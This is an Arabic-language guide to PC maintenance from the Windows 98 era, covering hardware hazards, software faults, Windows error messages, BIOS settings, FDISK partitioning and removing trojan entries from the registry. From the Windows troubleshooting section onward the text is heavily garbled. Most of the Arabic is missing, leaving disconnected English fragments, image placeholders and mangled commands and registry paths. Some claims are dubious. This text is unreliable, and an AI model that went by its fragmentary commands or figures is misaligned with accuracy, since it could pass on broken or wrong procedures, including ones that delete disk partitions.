الحمايه الكهربائيه ،الحراره المفرطه، الغبار، التمكنط،التشرد الكهربائي وغيرها وسوف نفضل فيها بالتفصيل و نتعرف عليهما من قرب لنجد ان:

الحمايه الكهربائيه:وتتبين الى انخفاض الجهد او ارتفاعه

فارتفاع الجهد ينتج عن زيادة معدل الجهد النظامي ٢٢٠ فولت ولمدة تزيد عن ٢،٥ وهذا الارتفاع يسبب طاقه هائله لاتحملها القطع والشرائح مما يؤدي الى تلفها كمثل بسيط تغير خط الكهرباء من ١٢٠ الى ٢٢٠ فيؤدي الى احتراق الفيوز وقد يؤدي ايضا الى تلف البور سبلاي بشكل نهائي

=====

انخفاض الجهد وينتج بسبب كثرة الاجهزه المستخدمه مع نفس الخط كمثل المكيفات واجهزة التبريد وطفف شبكة التوزيع واستهلاكها ويؤدي ذلك الى زيادة التيار الكهربائي المستخدم

مما يؤدي الى ارتفاع درجة الحرارة في القواطع الكهربائيه والتوصيلات ووحدة تغذية الطاقة والرقائق مما يسبب اضرار جسيمة للجهاز وباقي القطع ولنفاذي ذلك ينصح باستخدام جهاز يسمى بمنظم الطاقة حتى لاتحدث هذه المشكله

=====

الحراره المفرطه : من احدى اهم مايتعرض الجهاز وبالذات المعالج الى مشاكل وعطب نتيجة الحراره الهائله فهي تسبب تآكل في التوصيلات الدقيقه الداخليه(يعني نحتاج الى زيت سوبر شل) وكحد اقصى احرص ان لاتتعدى درجة حرارة معالجك الى اكثر من ١١٠ درجة كحد اقصى ولوضح حل مناسب لذلك اليك طريقتين:

استخدام مروحه ذات كفاءة عاليه للتبريد
الطريقه الثانيه : وهي ان تجعل درجة حرارة الجو المحيط بجهازك اقل كمثل المكيفات وبالفعل ستجد ان هناك انخفاض مقرون بداخل الاجزاء الداخليه وهناك ايضا طريقه لاستغني عنها انا شخصياً وهي فك الغطاء عن الجهاز لتجعله اكثر تقبلا وانتشار للحراره حتى يتأقلم مع الجو المحيط

=====

التمغظ : وينتج التمغظ من مصادر كهرومغناطيسيه مثل جهاز الهاتف والجرس وسماعت النظام الصوتي ويظهر التمغظ واضحاً في شاشة الجهاز فمثلا عند استقبالك مكالمه للجوال تلاحظ تموج في الشاشه وصوت منخفض وتغير بالالوان فالسبب الرئيسي بذلك هو التمغظ بشكل اساسي ولحل هذه المشكله وتفاديها يجب استخدام اجهزه لالاتقترن باستخدامات كهرومغناطيسيه كمثل ابعاد سمعات الوسائط و غيرها عن الجهاز

=====

الغبار/

وتعتبر وسيلة تدمير خطيره فمن المعروف ان تراكم ذرات الغبار على الرقائق والقطع يؤدي الى تقليل قدرة الحاسب على تبديل الحراره

ولذلك يجب اتباع مايلي:

تغطية لوحة المفاتيح بغطاء بلاستيكي محكم
وضع الغطاء الواقي على الجهاز بعد الانتهاء من العمل
تنظيف اللوحه الاساسيه وبطاقات المؤامه من الغبار بشكل دوري
الامتناع عن التدخين بالقرب من الجهاز وذلك لان الرماد الناتج يؤثر على القرص الصلب وللمعلوميه: ::::::::::: ان نصف الطاقه المغذيه للرقائق تضيع كحراره وهذه الحراره تسبب

تدمير لتلك الرقائق ولذلك يجب ان تكون سرعة التبديد في الجهاز مساويه لسرعة انتاجه لها ولتفادي ذلك يجب وضع الحاسوب في جو درجة حرارته مناسبة.

القسم الثاني : الاعطال البرمجيه :

لاشك ان من مضمون النطور الهائل في مجال الاليكترونيات توصل الى انتاج بطاقات الكترونيه ذات مواصفات عاليه ، تمتاز بالاداء العالي وزمن التشغيل الطويل لذلك نجد ان معظم اعطال الحاسب وفشلها في العمل ينجم عن خلل في البرمجيات لذا سنستعرض مايمكن تسميته بصيانة البرمجيات وتشمل على:

- 1- المحافظه على البرمجيات بحالتها الاصليه دون تعرض للفيروسات
- 2- تحميلها بشكل سليم الى القرص ال صلب
- 3- اعادة تحميلها عند تعرضها لخلل ما ، او محومعتماودون قصد

ولعل مهمة المحافظه على البرمجيات بحالتها الاصليه وعدم تعريضها للفيروسات تقع على عاتق مستخدم الجهاز وهذا امر بغاية الاهميه لان الفيروس له انواع متعدده وبعضها يفتك بالبيانات ويؤدي الى تلفها

اما عملية تحميل البرامج سواء للمرة الاولى لاو اعادة تحميلها نتيجة لتعرضها لخلل او محو او تلف في احد الملفات الاساسيه فيمكن تعهدها الة صاحب الجهاز

فالتركيب السليم للبرامج خطوة اولى لتجنب الاعطال فمثلا لو تم توقف الجهاز فجاء وانت تعمل على تنصيب برامج فهذا يؤدي الى عدم اكتمالها واما نقص الملفات فغالبا ما يكون له حالتين:

نقص قبل تنزيل البرامج فهذا يعود الى المرجع فمثلا لو قمت بتحميل برامج وفجاه تجد ان هناك رسائل خطأ فهذا يعود الى الموقع الذي قمت بالتحميل منه ودائما مايتسال البعض هنا في قسم حلول المشاكل عن هذه المشاكل بصوره كبيره

فالحل هو : ان يتم تحميل البرنامج من موقع اخر للتاكيد او من مصدر اخر ولتجربة هل المشكله ناتجه من الموقع ام من البرنامج نفسه او من الجهاز فلكل له حالات

الحاله الثانيه هو تلف الملفات فيما بعد التحميل كمثل الحذف وما الى ذلك ولتجنب ذلك حاول الى يكون هناك تعبت في الملفات الاصليه للبرامج او عدم المساس بها او غيرها وقد تقبل بعض البرامج انزال ملفات بدل المفقوده والبعض لايقبل بل يجب عليك ان تقوم باعادة تحميل البرنامج مرة اخرى

امر اخر في مشاكل البرامج وهو عدم التوافقية في نسخة النظام لاساس البرنامج فقد يكون هنالك ملفات في النظام احدث مما يعتمد عليه البرنامج

=الحذف بشكل خاطي للبرنامج وهذا يسبب رسائل خطأ مزعجه قد تتطلب الحذف بصوره صحيحه

والطريقة الاسلم لذلك
فمن قائمة ابدأ=== لوحة التحكم== ثم اضافة او ازالة البرامج واختر البرنامج المطلوب
حذفه وهكذا يتم حذفه بصورة نهائيه بشكل صحيح

او هناك البرنامج المرفق به الخاص بالحذف فهو ايضا يؤدي نفس الغرض ويأتي بهذه
التسميه **Uninstall**

== ايضا هناك امر يحل غالبا وهو الاخطاء البرمجيه في نفس البرنامج وهذا يعود الى
المبرمج بنفسه ومدى منطقية برنامجه واستراتيجيته في البرنامج فقد لا يكون ملما
بما سيحدث ببرنامجه من ناحية التوسع والمقدره على المفاعله فيما بينه وبين المستخدم وقد
يسبب فشل برنامجه في نظر المستخدم

قد يتسال البعض عن مدى عمل بعض البرامج التي يقوم بعض الاشخاص بتصميمها؟

انا بنفسى قد عانيت من هذا الامر شخصا فاقوم بتصميم برنامج بلغة الفيجوال بيسك وقد
قمت بنشرها هنا بالمنتدى ولاحظت البعض يفاجاني بان البرنامج لايعمل
وقد وقعت في احراج كبير بالرغم من القليل قد عمل البرنامج لديهم فما السبب؟

هناك ملفات خاصه بالفيجوال بيسك فمن الضروري تحميلها حتى يتم تشغيل اي برنامج يعتمد
على هذه الملفات فغالبا ماياتي البرنامج صغيرا وله تعدد في الاستخدام بصيغة **exe**
كنسخة تشغيل سريعه اكثر من ان يقوم الشخص بعمل برنامج تنصيب يشتمل ملفات الفيجوال
الاساسيه وهذا يجعل البرنامج اكبر في الحجم.

: Windows

Ctrl + Alt + Delete
(Not Responding)

Windows

-

End Task
Windows .

Ctrl + Alt +Delete

-

-
-

Ctrl + Alt +Delete

Ctrl + Alt +

Shut Down

Ctrl + Alt + Delete

Delete

Windows

-

Reset

Windows

Hard Drive

Temporary Files

Scan Disk

Windows

:

:-

1-

Add / Remove Programs

Control Panel

:-

2-

:-

3-

Antivirus

Active Desktop :-

4-

Active Desktop .

Active Desktop

View My Active Desktop as a

Web

Properties

OK .

Web

Screen Saver

Screen Saver :-

5-

None

Screen Saver

Properties
Screen Saver.

:-

6-

:-

:

My Computer

Alt

1-

Ram

MB

Ram

Performance

2-

Hard disk

Virtual Memory

3-

Virtual Memory

-Virtual Memory .

-Windows

4-

MB . 5-

RAM

-

Virtual Memory

MB

Virtual

Windows

Resources

Windows

: _____

. : 1-

-GDI : . : 2-

Resource Meter Resource Meter . (System Resource)
System Tools
Windows Setup Add/Remove Control Panal
:

System Tools Accessories Programs Start 1-
Resource Meter .

(Resource Resource Meter 2-
Ok . Meter)

task bar Resource Meter 3-
Available Resource Resource Meter
G.D.I. User System

Windows , 4-
Windows
Windows System Resource
Windows .

Readme

Resources, 1-

CD

README

My Files or Folders Find Start 2-
TXT . Doc . Computer

Back Ground

Terminate and
(Utilities)
TSRs
TSR
Stay Resident

System
Windows
TSR
: TSR
Configuration Utility .
TSR

System Tools Accessories Programs Start 1-
System Information. System information

Start Up . System Configuration Utility Tools 2-

3-

Ok .

4-

Restart . Windows

:- - -

(BetaVersions)

Windows

:

POST beep codes

Display - Screen messages

-

Hexadecimal numeric codes

beeps

BIOS

KB OK 64

KB OK 32768

-POST

EMM386.EXE

-Disk 0 error :

General Protection Fault .
Windows

Ram

GPF

:

System Resources

:

-

:

Driver
Hardware

-

:

-

Virtual Memory .

RAM

:

Invalid Page Fault

MB .

RAM : 1-

MB RAM

Windows : 2-

Hard Disk

Windows

Virtual Memory: 3-
Virtual Memory

-

: 4-

Insufficient Memory

:

Windows

MB - RAM 1-

RAM

RAM

2-

MB .

Fatal Exception Error

f8

Safe Mode

Windows
Safe Mode

Windows

Windows

Mmsystem.dll Rundll 32

GPF Rundll32 Mmsystem.dll
Divers = mmSystem System.ini
System .ini Notepad
Drivers = mmSystem.dll (c:windows)
Drivers = mmSystem.Dll Enter
Windows. System.ini

-BIOS

BIOS

Flash

hexadecimal

اسباب بطئ الكمبيوتر

-

-

-

-

-

-

-

-

-

-


-

-



(Case)
(Mother Board)
(Processor)
(Memory)
(VGA Card)
(Hard Disk)
(Floppy Disk)
(CD Rom)
(Sound Card)
(Fax Modem)
(Tools)

-
-
-
-
-
-
-
-
-
-
-



(CPU Multiplier).
(CPU FSB).
(CPU

V.core).

Dip Switch

Jumper


(BIOS).





1000
256
133
1.75V

(Socket)






PGA370



AMD

Socket



462.











Alcohol Swaps.











(Master)

(Slave).





CDW CDR)

:
Slave Master

DVD)
Primary IDE
Secondary IDE

:
Primary Master
Primary Slave
Secondary Master
Secondary Slave






**ATA100. ATA66
(Primary).
(Secondary).**



**ATA66/100.
ATA100 ATA66**


ATA33


**ATA33
ATA66/100**





**(Primary)
(Master).**






AGP



(BIOS)



PCI



()

باستخدام برنامج: (Fix Disk)

- 1- من ابدأ اختار تشغيل. Run
- 2- اكتب fdisk ثم اضغط. Enter
- 3- ستظهر لك الرسالة التالية:

Your computer has a disk larger than 512 MB. This version of Windows includes improved support for large disks, resulting in more efficient use of disk space on large drives, and allowing disks over 2 GB to be formatted as a single drive.

IMPORTANT: If you enable large disk support and create any new drives on this disk, you will not be able to access the new drive using other operating systems, including some versions of Windows 95 and Windows NT, as well as earlier versions of Windows and MS-DOS. In addition, disk utilities that were not designed explicitly for the FAT32 file system will not be able to work with this disk. If you need to access this disk with other operating systems or older disk utilities, do not enable large drive support.

Do you wish to enable large disk support (Y/N).....? [Y]

معني الرسالة السابقة باختصار:

- هل تريد استخدام نظام ملفات FAT16 أم نظام ملفات FAT32 ؟
اكتب Y لفات ٣٢ للحصول على مساحة أكبر من ٢ جيجابايت
اكتب N لفات ١٦ أكبر مساحة يمكنك الحصول عليها ٢ جيجابايت كحد أقصى
4- بعدها ستظهر شاشة بها الإختيارات الرئيسية:

FDISK Options

Choose one of the following:

- 1- Create DOS partition or Logical DOS Drive
- 2- Set active partition
- 3- Delete partition or Logical DOS Drive
- 4- Display partition information

Enter choice: [1]

إذا كان الهارد ديسك جديد لم يسبق تقسيمه من قبل فاختر رقم) ١ (ثم Enter
إذا كنت تريد إعادة تقسيم هارد ديسك فيجب أولاً أن تلغي التقسيمات الموجودة مسبقاً وللقيام
بذلك انتقل إلى ما بعد الفاصل في الأسفل اختر رقم) ٣ (
5) ستظهر المعلومات التالية:

[SOURCE CODE]

Choose one of the following:

- 1- Create Primary DOS Partition
- 2- Create Extended DOS Partition
- 3- Create Logical DOS Drive in the Extended DOS Partition

Enter choice: [1]

اختر رقم ١)

6- ستظهر شاشة يتم فيها حساب حجم الهاردديسك وبعد الانتهاء يظهر السؤال التالي:

Do you wish to use the maximum available size for a Primary DOS Partition (Y/N)..... [Y]

إذا كنت تريد استخدام كامل الهاردديسك كقسم واحد اختر Y لاحظ أنك لن تستطيع ذلك إذا كنت تنوي استخدام FAT16 أو في حالة ما إذا كان الهاردديسك أكبر من ٢ جيجابايت وبعدها أنت لست في حاجة إلى المتابعة فقط اضغط ESC حتى تخرج من البرنامج إلى شاشة الـ DOS ثم أعد تشغيل الجهاز وقم بعمل فورمات للهاردديسك (format C: /s) لنقل ملفات النظام

أما إذا كنت تريد تقسيم الهاردديسك فاختر N وانتظر ثواني حتى يتم حساب حجم الهاردديسك مرة ثانية وتابع معنا...

7- ستظهر رسالة تقول:

Enter partition size in Mbytes or percent of disk space (%) to create a Primary DOS Partition.....: [50%]

عند هذه اللحظة يمكنك اتخاذ القرار الخاص بحجم القسم الابتدائي وهو الـ C ويمكنك تحديد ذلك بأحد طريقتين بالنسبة المئوية كأن تكتب ٥٠ % أو ٧٥ % أو أي نسبة تريدها - بالكيلوبايت كأن تكتب ١٠٠٠ تعني واحد جيجا، ١٥٠٠ تعني واحد ونصف جيجا، وهكذا... بعدها تضغط ESC للعودة لشاشة الاختيارات الرئيسية ثم تختار رقم ١ ثم Enter ثم رقم ٢ ثم Enter ستظهر الرسالة التالية وفيها

Enter partition size in Mbytes or percent of disk space (%) to create a Extended DOS Partition.....: [100%]

هنا يجب عليك كتابة قيمة المساحة المتبقية من حجم الهاردديسك أو أن تدخل النسبة ١٠٠ % (الرقم الذي ستجده مكتوب هو حجم المساحة المتبقية) ثم تضغط Enter وبعدها ESC 8- ستظهر رسالة تقول:

Enter logical drive size in Mbytes or percent of disk space (%)...[100%]

هنا ستقوم بتحديد حجم الدريف D إذا أردت أن تأخذ المساحة كلها فاضغط Enter أو أدخل المساحة التي تريدها وبعدها أدخل حجم درايف E وهكذا...

9- بعدها اضغط مفتاح الهروب ESC عدة مرات ستظهر رسالة تفيدك بأنه يجب عليك إعادة تشغيل الكمبيوتر لتثبيت التقسيم الجديد. أعد التشغيل وقم بعمل فورمات لجميع الدرايفز الجديدة C, D, E, ... بالطريقة المعتادة وبدون /q لأنه يجب أن تتم التهيئة بالكامل..

10- في بعض الحالات يجب عليك تعريف القسم النشط Active Partition ويتم ذلك باختيار رقم ٢ من قائمة Fdisk الرئيسية ثم تحديد القسم الأول (١) (Active Partition) انظر الشاشة التالية

[SOURCE CODE]

Set Active Partition

```
Partition Status Type Volume Label Mbytes System Usage
C: 1 A PRI DOS AFGHANI 3153 FAT32 51%
2 EXT DOS 2996 49%
Total disk space is 6150 Mbytes (1 Mbyte = 1048576 bytes)
Enter the number of the partition you want to make active.....: [ ]
```

إلغاء التقسيم
بعد اختيار رقم ٣ في شاشة الاختيارات الأساسية ستظهر لك الرسالة التالية:
[SOURCE CODE]

```
Delete DOS Partition or Logical DOS Drive
Choose one of the following:
1. Delete Primary DOS Partition
2. Delete Extended DOS Partition
3. Delete Logical DOS Drive in the Extended DOS Partition
4. Delete Non-DOS Partition
Enter choice: [ ]
اختر رقم ٣ ثم
أولاً:
```

ستظهر شاشة بها قائمة بالأقسام التي يحتوي عليها جهازك
[SOURCE CODE]

```
Delete Logical DOS Drive in the Extended DOS Partition
Drv Volume Label Mbytes System Usage
D: FAT32 50%
E: FAT32 50%
Total Extended DOS Partition size is 2996 Mbytes (1 MByte = 1048576
bytes)
```

WARNING! Data in a deleted Logical DOS Drive will be lost.

What drive do you want to delete.....? []

Enter Volume Label.....? []

1- هنا سوف تقوم بادخال الحرف الخاص بالقسم الذي تريد حذفه الحرف فقط بدون أي
اضافات ثم تضغط Enter

2- وبعدها تقوم بادخال الكلمة الموجودة تحت Volume Label ثم تضغط Enter

3- ستظهر رسالة في اسفل الشاشة لتأكيد الحذف اختر Y
كرر الخطوات الثلاث السابقة حتى تحذف جميع الأقسام ثم اضغط زر ESC للرجوع للشاشة
الرئيسية

ثانياً:

مرة أخرى اختر رقم ٣ ثم رقم ٢ سيظهر السؤال التالي:

WARNING! Data in the deleted Extended DOS Partition will be lost.

Do you wish to continue? (Y/N)..... [N]

اكتب Y لحذف الجزء الثاني من الهاردديسك

ثم اضغط ESC للعودة مرة أخرى إلى الشاشة الرئيسية

ثالثاً:

وأخيراً اختر ٣ ثم ١

ستجد الرسالة التالية:

WARNING! Data in the deleted Primary DOS Partition will be lost.

What primary partition do you want to delete..? [1]

اضغط Enter

ثم اكتب الـ Volume Label الخاص بهذا القسم

ثم أكد الحذف باختيار Y

بهذا تكون قد حذف جميع الأقسام Partitions الموجودة على الهاردديسك

ملاحظات هامة:

1. إذا كان عندك أكثر من قسم (C,D) يجب أن يتم الحذف حسب الترتيب الوارد أعلاه.

2. إذا لم يكن لديك سوى قسم واحد (C) فقط نفذ الخطوة) ثالثاً فقط.

Enter . C > netstat

طريقة تتخلص من ملفات التجسس

:-

: HKEY_LOCAL_MACHINE

: SOFTWARE

: MICROSOFT

: WINDOWS

: CURRENT VERSION

: RUN

RUN

(RUN)

(Explo32) ، (patch.exe)

:-

) (MS-DOS

C:Windowsdir patch.*

C:Windowsdelet patch.*

:-

(msconfig)

.

:- -

,

) (MS-DOS

:

C:WINDOWSNETSTAT
(ENTER)

) (



.

- Tools 1.
- Internet Option . 2.
- Security . 3.
- Allow paste operations via ***** disable custom level ***** 4.
- Active S*****ing

regedit.exe . 1:
2:

HKEY_CLASSES_ROOT\Folder\shell .
Key New shell 3:

Ms Word . 4:
Key . New 5:
Command 6:
Default 7:
8:

" C > Program Files \ Microsoft Office \ Office \ Winword.exe " .
Ms Word 9:

Aalt

(Open)

- 1:
- 2:
- 3:
- control panel .{21EC2020-3AEA-1069-A2DD-08002B30309D}
- 4.

Send To

(C .)

(Send To)

- 1:
- 2
- 3:

DEVIS=C WINDOWS\HIMEM.SYS

config.sys

1:

:

Files=100

Buffers=30

Stacks=9,256

ENH368

win.ini 2:

PageBuffers=32

DMBuffersize=64

EDIT

:

